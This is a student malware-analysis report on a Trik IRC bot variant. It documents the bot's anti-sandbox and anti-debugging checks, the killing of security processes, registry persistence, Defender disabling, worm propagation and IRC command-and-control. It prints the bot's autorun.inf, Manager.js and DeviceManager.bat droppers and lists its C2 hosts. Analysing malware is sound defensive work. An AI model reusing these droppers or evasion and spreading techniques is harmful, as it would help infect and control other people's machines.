Final Project – Malware Analysis **COMP4970** – Reverse Engineering **Summer 2018**	Tran, Don (DZT0021) McCarthy, Evan (ESM0012)	Patterson, Robert (RLP0035) Shafer, Cole (CSS0038)

ASSUMPTION: ***Trik Bot (Variant)***

NOTE FOR INSTRUCTOR/GRADER: FOR EACH OF THESE ANSWERS, PLEASE SEE THE LINE BY LINE CODE ANALYSIS FOR SPECIFIC DETAILS. SOME OF THESE QUESTIONS DID NOT SEEM APPLICABLE TO THE SAMPLE THAT WAS PROVIDED. WE PERFORMED A THOROUGH ANALYSIS, SO WE CHOOSE TO DEFER TO OUR ANALYSIS FOR ANY FORMAL ANSWERS.

1. What is the general functionality of the sample?

The general functionality of this sample is to replicate itself and to setup an IRC Backchannel of communication with an attacker on the infected machine. This permits the attacker to fully control the host for an array of possible malicious activities to include using the host as a DDOS node.

2. What are the indicators that this sample is malicious?

We unpacked this file using UPX and identified the name and version of this bot based on the reference of its .pdb file. A noteworthy aspect to consider is that by packing/compressing certain sections of its executable, it is clearly increasing entropy to obfuscate readability.

C:\Users\s\Desktop\Home\Code\Trik v2.5\Release\Trik.pdb

DIRECTLY OBSERVED DURING TEST RUN:

- winmgr.exe is a new running process
- share.exe file properties changed from 882 Bytes → 32 KB
- update.exe disappeared after running

FROM CODE ANALYSIS (NOT ALL INCLUSIVE):

- Exploits Shellcode and Performs imports
  - Writes shellcode and data
- Contains ability to start/interact with device drivers
  - DeviceIoControl@KERNEL32.DLL from Manager.exe
- Installation / Persistence
- Modifies System Registry Settings
- Interacts with the primary disk partition (i.e. PhysicalDrive0)

3. How does this sample interact with the local system (e.g., system DLLs, files, etc.)?

Imported DLLs include:

- WS2_32.dll
  - It implements the Winsock API, which provides TCP/IP networking functions and provides partial, broken compatibility with other network APIs.
- WININET.dll
  - The WinInet API is a convenience API which simplifies the interaction to higher level protocols. The malware's HTTP requests will look virtually identical to legitimate Internet Explorer traffic on the network.

- SHLWAPI.dll – MS Shell Lightweight Utility
  - SHLWAPI.dll is a library which contains functions for UNC and URL paths, registry entries, and color settings.
- URLMON.dll
  - The URL Monikers API provided by the DLL urlmon.dll provides yet another API for performing internet communications.
- KERNEL32.dll
  - KERNEL32.DLL exposes to applications most of the Win32 base APIs, such as memorymanagement, input/output(I/O) operations, process and thread creation, and synchronization functions. Many of these are implemented within KERNEL32.DLL by calling corresponding functions in the native API, exposed by NTDLL.DLL.
- USER32.dll
  - **USER32.DLL** implements the Windows USER component that creates and manipulates the standard elements of the Windows user interface, such as the desktop, windows, and menus. It thus enables programs to implement a graphical user interface (GUI) that matches the Windows look and feel. Programs call functions from Windows USER to perform operations such as creating and managing windows, receiving window messages (which are mostly user input such as mouse and keyboard events, but also notifications from the operating system), displaying text in a window, and displaying message boxes.
- ADVAPI32.dll
  - **ADVAPI32.DLL** provides security calls and functions for manipulating the registry.
- SHELL32.dll – MS Windows Shell Library
  - shell32.dll is a library which contains Windows Shell API functions, which are used when opening web pages and files.
- OLE32.dll – Object Linking and Embedding (MS [Propietary])
  - OLE allows an editing application to export part of a document to another editing application and then import it with additional content. For example, a desktop publishingsystem might send some text to a word processor or a picture to a bitmap editor using OLE. The main benefit of OLE is to add different kinds of data to a document from different applications, like a text editor and an image editor. This creates a Compound File Binary Format document and a master file to which the document makes reference. Changes to data in the master file immediately affect the document that references it. This is called "linking" (instead of "embedding"). Its primary use is for managing Compound File Binary Formats, but it is also used for transferring data between different applications using drag and drop and clipboard operations.

ALSO: REFER TO CODE ANALYSIS BELOW

- BULLET POINT # 3 Regarding Terminating Processes
- BULLET POINT #10 Regarding Mutex Creation
- BULLET POINT #11 Regarding ADS File deletion
- BULLET POINT #'s 12-13 Regarding Persistence
- BULLET POINT #14 Regarding Changes in Settings and Autostarts
- BULLET POINT #'s 15-16 Regarding Propagation onto Removeable, Network, and Fixed Drive

4. What files and registry keys does this sample create, modify and access?

REFER TO CODE ANALYSIS BELOW (BULLET POINT #'s 13-14)

5. **What is the network behavior (including hosts, domains and IP addresses accessed)?**

   REFER TO CODE ANALYSIS BELOW (BULLET POINT #'s 18-19)

6. **What are the time and local system dependent features?**

   - Not Applicable

7. **What is method and means by which this sample communicates to the external environment?**

   REFER TO CODE ANALYSIS BELOW (BULLET POINT #'s 18-19)

8. **What is the original infection vector and propagation methodology?**
   - Web and via removable drives infected by the malware (drive-by-download).

9. **What use does this sample make of encryption for storage, communication?**
   - Not Applicable

10. **What self-modifying or encrypted code does this sample employ?**

    - This sample uses UPX to obscure itself.

11. **What ancillary information is available concerning the development of this sample (compiler type, country of origin, author names/handles, etc.)**

    - This malware imports MSVCRT.dll which is the C standard library for the Visual C++ (MSVC) compiler from version 4.2 to 6.0. Programs compiled by these versions of MSVC have access to most of the standard C library functions. These include string manipulation, memory allocation, C-style input/output calls, and others.

[Full Detailed Code Analysis Continued on Next Page]

Final Project – Malware Analysis **COMP4970** – Reverse Engineering **Summer 2018**	Tran, Don (DZT0021) McCarthy, Evan (ESM0012)	Patterson, Robert (RLP0035) Shafer, Cole (CSS0038)

FULL DETAILED CODE ANALYSIS

Beginning at WinMain(HINSTANCE hInstance, HINSTANCE hPrevInstance, LPSTR lpCmdLine, int nShowCmd)

1) **Initially, the function sleep is called to buy the malware time to perform some time-consuming conditional checks.**

```
HANDLE hKey = 65Ch; // (uExitCode) Line 405473
DWORD dwMilliseconds = 0x03E8 // Time = 1000 msec -- Line 405479
Sleep(dwMilliseconds);
```

2) **Next, it will begin by employing Anti analysis, Anti Sandbox and Anti-Virtualization checks.**

In the call to subroutine sub_4014B0(), the malware checks to see if it has been placed in a sandbox.
It performs a call to sub_401000(), where we can see string "qemu" is used as a local variable.
QEMU is an open-source virtualization OS emulator. The two other local variables next to it (unk_407448, and unk_407450) are strings "vmware", "virtual", "xen" or similar string names for virtual machine tools. We can infer that the malware is checking artifacts see if it is running inside a virtual machine. This is evident from the fact that at this point it has attempted to read the primary hard disk to perform a sequential scan on specified strings--one of which, as stated, is "qemu".

Here, we see DLL function call to CreateFileA(dwCreationDisposition, dwDesiredAccess, FileName). You can use the CreateFile function to open a physical disk drive or a volume, which returns a direct access storage device (DASD) handle that can be used with the DeviceIoControl function. This enables you to access the disk or volume directly (unrestricted). For example, it can allow access to such disk metadata as the partition table. CreateFile() is called with the following parameters:

dwCreationDisposition = 3
- This is a request to OPEN EXISTING FILE.

dwDesiredAccess = 0
- This allows the application to query device attributes without accessing a device.

FileName = \\\\.\\PhysicalDrive0
- This opens the first physical drive. Hard Disk Numbers Start at 0.

At line .text:004010EA, we then see a function call to DeviceIoControl(). We see that, among others, it has the following parameter:

dwIoControlCode = 0x002D1400
- According to Microsoft, this is a control code which represents the constant IOCTL_STORAGE_QUERY_PROPERTY

According to the MSDN for this function, windows applications can use this control code to return the properties of a storage device or adapter. The request indicates the kind of information to retrieve, such as the inquiry data for a device or the capabilities and limitations of an adapter. IOCTL_STORAGE_QUERY_PROPERTY CAN ALSO BE USED TO DETERMINE WHETHER THE PORT DRIVER SUPPORTS A PARTICULAR PROPERY OR WHICH FIELDS IN THE PROPERTY DESCRIPTOR CAN BE MODIFIED WITH A CHANGE PROPERTY REQUEST (See SOURCES CITED #2).


3) **Next it returns from sub_4014B0 and *starts a check on certain malware blacklisted processes (Process Discovery)*, beginning at sub_401220. In Process Discovery, the malware may be able to detect whether there are any running processes related to a sandbox. For example, processes such as *VmwareService.exe* can be easily detected with the CreateToolHelp32Snapshot API, to get a snapshot of the current running processes, and then list each process of the snapshot with the APIs *Process32First* and *Process32Next*.**

It performs a subroutine call to sub_4031F0, which we can see has the function call to *CreateToolhelp32Snapshot*. *CreateToolhelp32Snapshot* Takes a snapshot of the specified processes, as well as the heaps, modules, and threads used by specified processes. We observed that it has the following parameters:

dwFlags = 0x0000000F
- TH32CS_SNAPALL (SEE SOURCES CITED LIST #5) Includes all processes and threads in the system, plus the heaps and modules of the process specified in th32ProcessID.

th32ProcessID = 0
- The process identifier of the process to be included in the snapshot. This parameter can be zero to indicate the current process.

Specifically, this malware looks for the existence of the following executables:



```
dd offset aMsseces_exe  ; DATA XREF: sub_401530+21↑r
                        ; "MSSECES.EXE"
dd offset aMsascui_exe  ; "MSASCUI.EXE"
dd offset aMrt_exe      ; "MRT.EXE"
dd offset aRstrui_exe   ; "RSTRUI.EXE"
dd offset aWuauclt_exe  ; "WUAUCLT.EXE"
```

"WUAUCLT.EXE" -- The wuauclt.exe file is located in the folder C:\Windows\System32 It Automatically checks with the Microsoft website for updates to the OS. It shows up on the Task Manager's processes list when it is waiting for a response, such as to confirm permission to download an update.

"MSSECES.EXE" -- Msseces.exe is the process used to run the graphical user interface of (MSE) Microsoft Security Essentials. Without this process, you wouldn't be able to adjust any of the settings in MSE, and you wouldn't be able to see alerts from new malware threats. If you take a look at this process in Task Manager, you'll see the relative description of what this process does. It is part of Microsoft's Antivirus software suite. It provides pop-up alerts if Microsoft Security Essentials finds an issue.

"MSACUI.EXE" -- This file is located in the folder C:\Program Files\Windows Defender\ and is a component of the Windows Defender Anti-spyware feature from Microsoft.

"MRT.EXE" -- Mrt.exe is the main executable used to run the Microsoft Removal Tool. It is not a core Windows process. The Microsoft Removal Tool was first released in 2005 for the Microsoft Windows operating system. It is a freely available tool and it scans your computer for some of the most common infections. If you turn on Automatic Updates in Windows, this tool will be downloaded and run on the second Tuesday of each month. It runs silently in the background unless it finds an infection.

"RSTRUI.EXE" -- System Restore is a recovery tool developed by Microsoft that allows users to revert their computer's state such as the registry and system files to a previous point in time. Introduced with Windows ME, System Restore is not made part of all Windows operating systems released ever since excluding Windows Server. System Restore allows users to change the System Restore configuration, roll back to an existing restore point or create a new restore point manually.

4) **Next, this sample does a CHECK FOR ANTI-SANDBOX BLACKLISTED DLLs. This check begins at subroutine sub_401260.**

We see a function call to GetModuleHandleA. GetModuleHandle Retrieves a module handle for the specified module. The module must have been loaded by the calling process. The name of the loaded module (either a .dll or .exe file). If the file name extension is omitted, the default library extension .dll is appended. The file name string can include a trailing point character (.) to indicate that the module name has no extension.

We suspect that the string names for such DLLs exist in unexplored bytes, and only make a claim that this is what is occurring.

5) **Next, at subroutine sub_4012E0, the malware appears to CHECK FOR BLACKLISTED FILEPATHS / FILENAMES.**

Here, we see calls to the following functions:

- memset()
- GetModuleFileName()
- PathFindFileName()

We see that *[ebp + var_110]* & *[ebp + var_114]* are being used which likely represent some system file objects/references

- [ebp + var_114] is being compared to 06h in a loop. This file object is also getting scanned to locate a given substring.
- [ebp + var_110] is being compared to 03h in a loop

Function strstr called to Locate substring on these files. Function *strstr* returns a pointer to the first occurrence of str2 in str1, or a null pointer if str2 is not part of str1. The matching process does not include the terminating null-characters, but it stops there.

It's important to note that we are using Virtual Box so, it's very possible that VboxTray.exe in the system32 folder could get flagged by this malware. Additionally, if we look into the Program Files directory, in the Virtual PC Integration Components folder, the VM User Services executable (vmusrvc.exe) may also get flagged.

6) **Next at sub_4012A0, this sample CHECKS FOR BLACKLISTED WINDOW NAMES. This is evident due to the call to function *FindWindowA*.**

FindWindowA getting called here which retrieves a handle to the top-level window whose class name and window name match the specified strings. This function does not search child windows. This function does not perform a case-sensitive search.

FindWindowA can search for windows by name or class (i.e. OllyDbg, WinDbg, etc.). This function can also detect tools such as Wireshark or Process Explorer (Refer to SOURCES CITED #1)

Some example window names may include:

- "OLLYDBG"
- "PORTMONCLASS"
- "PROCEXPL"

7) **Next, we see subroutine sub_4013F0 which CHECKS FOR SPECIFIC USERNAMES. We see a call to function *GetUserNameA*.**

Some sandbox solutions and malware analysts show little creativity when selecting a username for their analysis machine. Malware takes advantage of this lack of creativity and can easily test it against a blacklist prior to unpacking itself [Refer to SOURCES CITED #3].

In our sample below, we see the malware call the function GetUserNameA. Here, the malware appears to be checking a dictionary of selected usernames to give it a hint as to whether or not it's being targeted for analysis.

Some commonly used user names for malware analysis profiles are "SANDBOX" and "CURRENTUSER", among others.

8) **Then in subroutine sub_401470, the malware detects if it is in Wine environment via Internal and Legacy APIs.**

We observed calls to the following functions:
- GetModuleHandleA(lpModuleName)
- GetProcAddress(hModule, lpProcName)

We noted that the input parameters are:
- lpProcName = "wine_get_unix_file_name"
- lpModuleName = "kernel32.dll"

Many malicious samples try to detect sandbox environment and to do so they use an avalanche of tricks that are either generic (checking a number of processors) or very specific (VMWare backdoor). One of the environments they try to detect using specific tricks is Wine. The Wine detection is simple: check if kernel32.dll or ntdll.dll exports one of internal Wine APIs. In this case it is checking kernel32.dll (See SOURCES CITED #4)

9) **Next, we see a function call to *IsDebuggerPresent*. This is obviously an ANTIDEBUGGING CHECK.**

IsDebuggerPresent is a function that checks a specific flag in the process environment block for the field IsDebugged, which will return zero if the process is not running in a debugger or a nonzero if a debugger is attached (Refer to Sources Cited List #1 Below).

We saw that after all of the previous checks were performed, a boolean true/false value ([ebp + var_4]) is stored in register AL, prior to performing an unconditional branch to the next instruction.

At this point, it is not entirely clear what the malware intends to do after it performs the checks. We note that the malware is employing a series of techniques including:

- Sandbox evasion techniques: To potentially evade sandbox analysis.
- Antivirus evasion techniques: To potentially evade detection by antivirus.
- Anti-debugging techniques: To potentially fool debuggers and avoid analysis.
- Anti-disassembly: To potentially avoid reverse engineering.
- Process tricks: To potentially hide the malware processes on the system and stay undetected.
- Obfuscation and data encoding: To hide data or part of code in the malware.
- Packer Use: To protect malware code and add other evasion capabilities (i.e. UPX). Entropy sections.

10) **We then return to line number .text:0040548C and GOTO Label loc_40549D where we see a call to *CreateMutexA(Mutex Name = "t8")*, which creates a mutex object with a given name and function function call *GetLastError,* which returns the calling thread's last-error code.**

CreateMutex returns a handle to the mutex that matches the specified name. Afterwards, the specimen calls GetLastError to determine whether the handle points to the mutex that already existed.

The code then compares the return of the GetLastError function to the *hex value 0B7h*. This value, according to Microsoft, corresponds to the symbolic constant **ERROR_ALREADY_EXISTS**. If the specimen determines that the mutex exists, it jumps to the part of the code (*at offset 4054BF*) that terminates its own process, deeming that another infection is not necessary (SEE: SOURCES CITED #7).

11) **Next, we GOTO Label loc_4054C7 where we call function GetModuleFileNameA and DeleteFileA.**

We noted that DeleteFileA had function parameter lpFileName = "Zone.Identifier". Based on the configuration, it can also delete the property of the file being downloaded from the internet by deleting this alternate data stream "{filename}:Zone.Identifier" file. This will bypass dialog window from browsers implying the file was downloaded from the internet. This is an indication that the attackers using drive-by-download as a means to install this bot.

GetModuleFileNameA Retrieves the fully qualified path for the file that contains the specified module. The module must have been loaded by the current process.

Zone identifier files are also known as "alternate data stream" (ADS) files, since they are only used to describe other files. They have the same filename as the original file, followed by a colon and the text "Zone.Identifier." For example, the file "update.exe:Zone.Identifier" may be saved along with a downloaded file named "update.exe."

Windows uses zone identifier files to manage security settings for downloaded files. This is a default setting which causes Windows Internet Explorer to prompt the user whenever potentially unsafe content is about to download. Web sites that are not mapped into other zones automatically fall into this zone.

Here, by deleting the associated "Zone.Identifier" file for the specified file name, the malware is preventing the default URL Policy from alerting the host to any suspicious download (SEE: SOURCES CITED LIST #8).

12) **Afterwards, the malware pushes three CSIDL folder string values onto the stack (listed below). It also pushes a stack variable ([ebp + var_548]) which, from observation, appears to be a loop counter that matches the number of folder locations the malware intends to traverse for some kind of scan or file manipulation. The folders include (See: SOURCES CITED LIST #9 for xRef to common folder variable names):**

- [ebp + lpSrc] = %windir% -----------------> C:\WINDOWS
- [ebp + var_430] = %userprofile% -------> C:\Documents and Settings\<user name>
- [ebp + var_42C] = %temp% --------------> C:\Documents and Settings\<user name>\Local Settings\Temp

(NOTE: For our purposes, replace <user name> with "Administrator")

13) **Next, GOTO Label loc_40556D. This label handles the while condition which will perform loop termination if the counter variable above (variable ([ebp + var_548])) is >= 3. If it terminates the loop, the next branch instruction will be located at label loc_405677.**

We are first interested in what happens at the beginning of the loop, so we advance past loop termination to line .text:0040557A. We see a call to function ExpandEnvironmentStringsA(lpSrc, lpDst, nSize) which Expands environment-variable strings and replaces them with the
values defined for the current user.

MSDN States that the size of the lpSrc (Source) and lpDst (Destination) buffers is limited to 32K. We observe that 0x104 is pushed onto the stack for three separate buffers. 0x104 is decimal value 260 which, when divided by 8 (1 byte) is 32.5, which truncates to 32.

We know that function memset() is getting called to allocate this buffer space for source and destination buffers, and it appears that the malware is attempting to duplicate/write data to an executable file "winmgr.exe" to the above file locations.

We then see a call to the following functions:

- *PathFileExistsA* -- (2 Calls) Line .text:00405628, .text:0040563D
- *CreateDirectory* -- Line .text:00405650
- *CopyFile* -- Line .text:405666

Here, the malware is checking to see if it exists and/or is running as:

- ***C:\WINDOWS\M-50504508879876012050406030\winmgr.exe***

If not, it is easy to see from the conditional branching and DLL function calls that it will check to see if it is running in the other two locations:

- ***C:\Documents and Settings\Administrator\M-50504508879876012050406030\winmgr.exe***
- ***C:\Documents and Settings\Administrator\Local Settings\Temp\M-50504508879876012050406030\winmgr.exe***

If it isn't running in any of those locations, the malware ensures there is a copy of itself at:

- **C:\WINDOWS\M-50504508879876012050406030\winmgr.exe**

14) **Upon LOOP TERMINATION, GOTO Label loc_405677, and after making sure it persists at the above file location, it proceeds to the next instruction at line .text:00405695 which begins the segment of instructions where the malware adds itself in the Authorized Application list and in the Firewall Policy settings. This is also where it creates Autostarts and disables the Windefender service.**

If we cross-reference the .rdata segments, we see the registry values/ subkeys this sample intends to modify, and from the naming convention, we can easily observe which policies/list are being modified.

- .rdata:00407CE8 ----- SYSTEM\\CurrentControlSet\\Services\\SharedAccess\\Parameters\\FirewallPolicy\\StandardProfile\\AuthorizedApplications\\List
- .rdata:00407D60 ----- SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run\\
- .rdata:00407D90 ----- Software\\Microsoft\\Windows\\CurrentVersion\\Run\\
- .rdata:00407DC0 ----- SYSTEM\\CurrentControlSet\\services\\WinDefend\\

The code segment at Line *.text:00405695* is where it adds itself in the authorized application list.

The code segment at Line *.text:00405760* is where it adds itself to configuration settings for each hardware and software item in the computer system, corresponding to the currently logged-on user.

The code segment at Line *.text:004057BC* is where it adds itself to the configuration settings for hardware and software for all users of the computer.

The code segment at Line *.text:00405818* is where it disables the Windefender service, an anti-malware--specifically Anti-spyware component of MS Windows. However, the malware should end up skipping this step for our current environment because when we check the Registry for HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\ , WinDefend is not listed.

Note that at instruction call sub_403640 at line .text:004058A0, when the module needs to end the execution and self-remove, it creates a batch-file with pseudo-random name: ...\Local Settings\Temp\w.bat

15) **NEXT, at label loc_4058AD, and after configuration and checks conducted during the previous steps, the sample will begin creating four threads as its main payload routine.**

1) A Worm Routine on Removeable Drives
2) A Worm Routine on Network Drives
3) A Worm Routine on Fixed Drives
4) A Backdoor IRC Routine

This is not a typical worming routine where it will drop a copy of itself into target folders or drives. Instead, it will drop a script that will download a copy or most likely an updated version of "Trik". This method is another evasion technique employed by the malware. Even if the version of the malware is already detected, those infected drives with the components of the worm will have a chance to evade the detection (See SOURCES CITED List #13).

From observation, we can see that the threads get executed by a repeating function call to sub_403C60. It pushes the instruction offsets of the executing threads in the following order:


> **sub_4023B0**
> **sub_4028F0**
> **sub_401530**
> **sub_405430**

Beginning with sub_4023B0, we see several file-related Windows dll and C/C++ library function calls including:

- GetModuleFileName
- fopen -- With String "rb" to indicate reading binary
- fseek
- ftell
- GetLogicalDriveStringsA
- GetDriveType
- SetErrorMode
- GetVolumeInformationA
- GetDriveTypeA


In this segment of instructions, this sample proceeds to finding specific drives. It targets removable and remote drives except drive “a” or “b”.

In .text:00402486, we see that it deliberately avoids drive 'a' when it compares the path value to 061h (ASCII 'a'). Similarly, in line .text:00402498, it avoids drive 'b' when it compares the path value to 062h (ASCII 'b').



```
.text:0040247D                 mov     ecx, [ebp+lpRootPathName]
.text:00402480                 movsx   edx, byte ptr [ecx]
.text:00402483                 or      edx, 20h
.text:00402486                 cmp     edx, 61h
.text:00402489                 jz      loc_402511
.text:0040248F                 mov     eax, [ebp+lpRootPathName]
.text:00402492                 movsx   ecx, byte ptr [eax]
.text:00402495                 or      ecx, 20h
.text:00402498                 cmp     ecx, 62h
.text:0040249B                 jz      short loc_402511
```

In lines .text:004024C9 and .text:004024ED, we see calls to GetDriveType(lpRootPathName). These calls effectively check whether the type of drive is removeable (GetDriveType(lpRootPathName) == 2) or if it returned a network drive (GetDriveType(lpRootPathName) == 4).



```
mov     ecx, [ebp+lpRootPathName]
push    ecx             ; lpRootPathName
call    ds:GetDriveTypeA
cmp     eax, 2
jnz     short loc_4024ED
```


```
push    0
lea     edx, [ebp+VolumeNameBuffer]
push    edx
mov     eax, [ebp+lpRootPathName]
push    eax
call    sub_401A60
add     esp, 0Ch
```

```
loc_4024ED:
mov     ecx, [ebp+lpRootPathName]
push    ecx             ; lpRootPathName
call    ds:GetDriveTypeA
cmp     eax, 4
jnz     short loc_402511
```

Depending on the type of drive, it will drop the following files:


- ***autorun.inf***
- ***DeviceManager.bat***
- ***Manager.bat (if target drive is network drive)***
- ***Manager.js (if target drive is removable)***
- ***.lnk (shortcut file to Manager.js or Manager.bat)***

We corroborated a shortcut request object when we noticed a CLSID value at .rdata:00407E34. This CLSID value is recognized as a data structure by IDA. The Human-readable way to represent this CLSID value is "{00021401-0000-0000-C000-000000000046}". We looked it up manually in the registry (HKEY_CLASSES_ROOT\CLSID) by opening regedit and found this subkey name by looking at the default value ("shortcut")--A MS Shell Link Header.



```
.rdata:00407E34 ; CLSID rclsid
.rdata:00407E34 rclsid          dd 21401h               ; Data1 ; DATA XREF: sub_4018E0+2F↑o
.rdata:00407E34                 dw 0                    ; Data2
.rdata:00407E34                 dw 0                    ; Data3
.rdata:00407E34                 db 0C0h, 6 dup(0), 46h  ; Data4
```

Similarly, when we looked up the Handler subkey name specified by IDA as "riid", whose hex value was "{000214EE-0000-0000-C000-000000000046}", we noticed the shell extension handler object was for a ".lnk" object (See SOURCES CITED List #12 for how we converted these values to human-readable format).



```
.rdata:00407E14 ; IID riid
.rdata:00407E14 riid            dd 214EEh               ; Data1 ; DATA XREF: sub_4018E0+26↑o
.rdata:00407E14                 dw 0                    ; Data2
.rdata:00407E14                 dw 0                    ; Data3
.rdata:00407E14                 db 0C0h, 6 dup(0), 46h  ; Data4
```

"autorun.inf" will function as an autostart and simply opening the drive will execute the malware. It executes Manager.bat or Manager.js which will then execute DeviceManager.bat. As an additional evasion technique, it adds random strings in between lines of the scripts. Without the randomizer, we see the script appear as follows:

If we look into .rdata:004075B8, we learn that Manager.js simply contains

```
var obj = new ActiveXObject(\"WScript.Shell\");
obj.run(\"DeviceManager.Bat\", 0);
```

If we look at .rdata:004076F4, we see that Autorun.inf will contain:

```
[autorun]
icon=%SystemRoot%\system32\SHELL32.dll,4
action=Open folder to view files
shellexecute=Manager.bat
shellexecute=Manager.js
UseAutoPlay=1
```

Furthermore, DeviceManager.bat will contain:

```
@echo off
if exist _ start "" "_"
tasklist /FI "IMAGENAME eq winmgr.exe" 2>nul | find /I /N "winmgr.exe" >nul
if "%ERRORLEVEL%"=="0" exit
if exist _\\DeviceManager\\Manager.exe start_\\DeviceManager\\Manager.exe
```

16) **Aside from worming on removable or network drives, it will also propagates a copy of itself into specific folders in fixed drives (Beginning with sub_4028F0 and in the call to sub_402630).**

It targets folders related to web root folders, ftp folders, or other sharing folders. It specifically looks for the following sub strings in the folder:

\\public_html	(.rdata:0040780C)
\\htdocs	(.rdata:0040781C)
\\httpdocs	(.rdata:00407824)
\\wwwroot	(.rdata:00407830)
\\ftproot	(.rdata:0040783C)
\\share	(.rdata:00407848)
\\income	(.rdata:00407850)
\\upload	(.rdata:00407858)
\\warez	(.rdata:00407850)

We see at label loc_402758, [ebp + var_364] represents the counter to evaluate these 9 strings.

If found, for every ".exe" file in that folder, it will replace it with a copy of itself. Likewise, for every ".zip" or ".rar" in that folder it will add a copy of itself as "README.txt.scr".

17) **Next, is the set of instructions beginning at sub_401530. This is the code segment where the malware actually performs its anti-analysis evaluation on the previously mentioned blacklisted processes.**

At label loc_401548, we see that [ebp + var_4] is the loop counter on the five Microsoft Security Essenstials processes we mentioned earlier. Furthermore, the offset off_409101[ecx*4] is the initial reference to them. We also observe that the subsequent call to sub_403140(), which appears to make an attempt to terminate these processes.

At label loc_40157D, we see a loop counter [ebp + var_8] is a loop counter on 13 processes we indicated earlier, which get passed as parameters to sub_4031F0 (a function we mentioned earlier which performs the scans on processes, modules, and threads). It appears that if, any number of these processes are discovered, this malware will call WSACleanup, which terminates Windows Sockets operations for all threads, and then executes the batch command it creates in function sub_403640 -- mentioned earlier.

18) **Finally, in sub_405430, We can see that in sub_403F20, the malware is setting up the Data Structures for implementing the *WSAStartup* function from the Winsock DLL. Specifically, we note that this malware is requesting version 2.2 (as noted by the stack variable 0x202).**

Trik is an IRC backdoor. The sample we analyzed connects to any of the following IRC servers all on port 5050:

127.181.87.80
serv5050.de
serv5051.de
ouefeeeefhuwuhs.ru
uwgfubusbbusswf.ru
oe123uhwugfuuws.ru
efugusdogdogg.ru
oksubuszeususur.su

At label loc_405444, subroutine function sub_405300(), we see the the initial steps of TCP Connection Establishment using IP Address 127.181.87.80 on Port# 5050. Data offset off_4090E8 contains the IP Address string, and word_4090EC contains hexadecimal value 0x13BA which is decimal value 5050. If we branch to sub_402E90(), in label loc_402EB0, we perform a call to function "socket" with the following parameters:

- int af = 2
  - INET Address Family (IPv4)
- int type = 1
  - SOCK_STREAM: A socket type that provides sequenced, reliable, two-way, connection-based byte streams with an OOB data transmission mechanism. This socket type uses the Transmission Control Protocol (TCP) for the Internet address family (AF_INET or AF_INET6).
- int protocol = 6
  - Transmission Control Protocol

19) **If one of the IRC servers is online, it will issue a NICK containing system info and USER command. The USER command contained fixed parameters which is always 'x "" "x" :x'**

The NICK message contains system information including windows version, keyboard layout info, and whether the user is admin or not.

The NICK message is obtained in function call sub_4037F0(), and is subsequently sent in function call sub_403F50().

